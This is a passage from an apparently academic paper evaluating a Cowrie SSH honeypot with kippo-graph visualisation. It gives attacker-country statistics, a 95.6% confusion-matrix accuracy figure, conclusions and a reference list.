


Figure 14: Location from the top 10 IP address

Based on figure 14, administrator able to identify the location of the attackers, when they try to login into honeypot cowrie. The detail of location of IP address attacker can be seen using tools that already provided by kippo-graphs in IP lookup column. From the total

IP address which try to login to system, there is only 3,414 IP address that successfully able to login. The most country which try to perform attack on system is China (64%), followed by Not Available country (16%) and Netherlands (10%), Latvia (5%), and Sweden (4%) respectively.

4.2.2 Accuracy of the system

The measurement of the degree of successful in system implementation in this research using confusion matrix and accuracy formulation that already described in chapter 2.5. The data that obtained from simulation of attack in chapter 4.1, can be seen below:

1. TP = 12
2. TN = 3414
3. FP = 159
4. FN = 0

Based on the data, the result of accuracy based on the experiment presented below:

$$\frac{(12 + 3414)}{3585} x\ 100 = 95{,}6\%$$

According to the calculation of accuracy, it showed that the success level for system implementation in honeypot cowrie to protect SSH protocol in Ubuntu server using kippo-graph achieved 95.6%.

5. CONCLUSION

Based on the result of system implementation and testing result, it can be concluded that:

1. Honeypot Cowrie able to create virtual server imitation that can attracts the attackers to exploit the system without disturb the operation original server system.
2. The use of kippo-graph web as a tool to display visualisation able to present the activity which done by attackers as long as they are in the system.
3. Administrator able to learn and analyse attack patterns based on data which presented in kippo-graph web.
4. In the system test result using confusion matrix table, it can be seen that the success rate of cowrie honeypot to handle attacks to system got a high degree of percentage about 95.6%.

REFERENCES

[1] N. S. M. Mizan, Nor Shazwina Mohamed Ma'arif, Muhamad Yusnorizam Satar and S. M. Shahar, "**CNDS-Cybersecurity: Issues and Challenges in ASEAN Countries,**" *Int. J. Adv. Trends Comput. Sci. Eng.*, vol. 8, no. 1.4, pp. 113–119, 2019. https://doi.org/10.30534/ijatcse/2019/1781.42019

[2] I. T. Plata, E. B. Panganiban, and B. B. Bartolome, "**A security approach for file management system using data encryption standard (DES) algorithm,**" *Int. J. Adv. Trends Comput. Sci. Eng.*, vol. 8, no. 5, pp. 2042–2048, 2019. https://doi.org/10.30534/ijatcse/2019/30852019

[3] A. Deshpande and R. Sharma, "**Multilevel ensemble classifier using normalized feature based intrusion detection system,**" *Int. J. Adv. Trends Comput. Sci. Eng.*, vol. 7, no. 5, pp. 72–76, 2018. https://doi.org/10.30534/ijatcse/2018/02752018

[4] S. Ikhwan and I. Elfitri, "**Analisa Delay Yang Terjadi Pada Penerapan Demilitarized Zone (DMZ) Terhadap Server Universitas Andalas,**" *J. Nas. Tek. Elektro*, vol. 3, no. 2, p. 118, 2014. https://doi.org/10.25077/jnte.v3n2.75.2014

[5] L. N. Hakim, B. Murtiyasa, and B. Handaga, "**Analisis Perbandingan Intrusion Detection System Snort Dan Suricata,**" *Univ. Muhammadiyah Surakarta*, pp. 6–14, 2015.

[6] S. Boddy, "**Spaceballs Security The Top Attacked Usernames and Passwords,**" 2018. [Online]. Available: https://www.f5.com/labs/articles/threat-intelligence/spaceballs-security--the-top-attacked-usernames-and-passwords.

[7] C. K. NG, L. Pan, and Y. Xiang, ***Honeypot Frameworks and Their Applications: A New Framework,*** 1st ed. Singapore: Springer,Singapore, 2018.

[8] M. Oosterhof, ***cowrie Documentation***. 2019.

[9] S. Z. Melese and P. S. Avadhani, "**Honeypot System for Attacks on SSH Protocol,**" *Int. J. Comput. Netw. Inf. Secur.*, vol. 8, no. 9, pp. 19–26, 2016. https://doi.org/10.5815/ijcnis.2016.09.03

[10] I. Yahya, M. Al, P. Chauhan, S. Shukla, and M. B. Potdar, "**Review on efficient log analysis to evaluate multiple honeypots using ELK,**" *Int. J. Adv. Res. Innov. Ideas Educ.*, vol. 2, no. 6, pp. 492–504, 2016.

[11] S. Dowling, M. Schukat, and E. Barrett, "**Improving adaptive honeypot functionality with efficient reinforcement learning parameters for automated malware,**" *J. Cyber Secur. Technol.*, vol. 2, no. 2, pp. 75–91, 2018.

[12] I. D. Cahyani, "**Sistem keamanan enkripsi secure shell (ssh) untuk keamanan data,**" *J. Tek. Elektron. Fak Tek. Univ. Pandanaran*, pp. 1–8, 2011.

[13] T. Ylonen, C. Lonvick, and Ed., "**The Secure Shell (SSH) Protocol Architecture,**" in *Journal of Chemical Information and Modeling*, vol. 53, no. 9, 2018, pp. 1689–1699.

[14] M. Gelbmann, "**Ubuntu became the most popular Linux distribution for web servers.**" 2016. [Online]. Available: https://w3techs.com/blog/entry/ubuntu_became_the_most_popular_linux_distribution_for_web_servers

[15] T. H. Saputro, T. A. Cahyanto, and H. Oktavianto, "**Analysis And Implementation Of Honeypot Using Kippo As A Supporting Network Security,**" *Univ. Muhammadiyah Jember*, pp. 1–6, 2016.

[16] T. A. Cahyanto, H. Oktavianto, and A. W. Royan, "**Analisis dan Implementasi Honeypot Menggunakan Dionaea Sebagai Penunjang Keamanan Jaringan,**" *JUSTINDO (Jurnal Sist. dan Teknol. Inf. Indones.*, vol. 1, no. 2, pp. 86–92, 2013.

[17] E. Salim, "**Analisa dan Implementasi Honeypot Menggunakan Honeyd pada Jaringan Wireless sebagai Penunjang Keamanan Jaringan.,**" *J. Undergrad. Thesis, Univ. Muhammadiyah Jember.*, pp. 1–4, 2016.

[18] A. Jaedun, "**Metodologi Penelitian Eksperimen,**" *Fak. Tek. UNY*, pp. 0–12, 2011.

[19] S. Rahalkar, ***Quick Start Guide to Penetration Testing_ With NMAP, OpenVAS and Metasploit,*** 1st ed. india: Apress, Berkeley, CA, 2019.
https://doi.org/10.1007/978-1-4842-4270-4

[20] P. M. Cao *et al.*, "**CAUDIT : Continuous Auditing of SSH Servers To Mitigate Brute-Force Attacks,**" in *Proceedings of the 16th USENIX Symposium on Networked Systems Design and Implementation (NSDI '19)*, 2019, pp. 1–25.

[21] S. Rani and R. Nagpal, "**Penetration Testing Using Metasploit Framework : An Ethical Approach,**" *Int. Res. J. Eng. Technol.*, vol. 6, no. 8, pp. 538–542, 2019.

[22] Syaifuddin, D. Risqiwati, and E. A. Irawan, "**Realtime Pencegahan Serangan Brute Force dan DDOS Pada Ubuntu Server,**" *Techno.Com*, vol. 17, no. 4, pp. 347–354, 2018.
https://doi.org/10.33633/tc.v17i4.1766

[23] D. A. P. Putri and E. Sudarmilah, "**Comparative Study for Outlier Detection In Air Quality Data Set**," *Int. J. Emerg. Technol. Eng. Res.*, vol. 7, no. 11, pp. 1–13, 2019.
https://doi.org/10.30534/ijeter/2019/297112019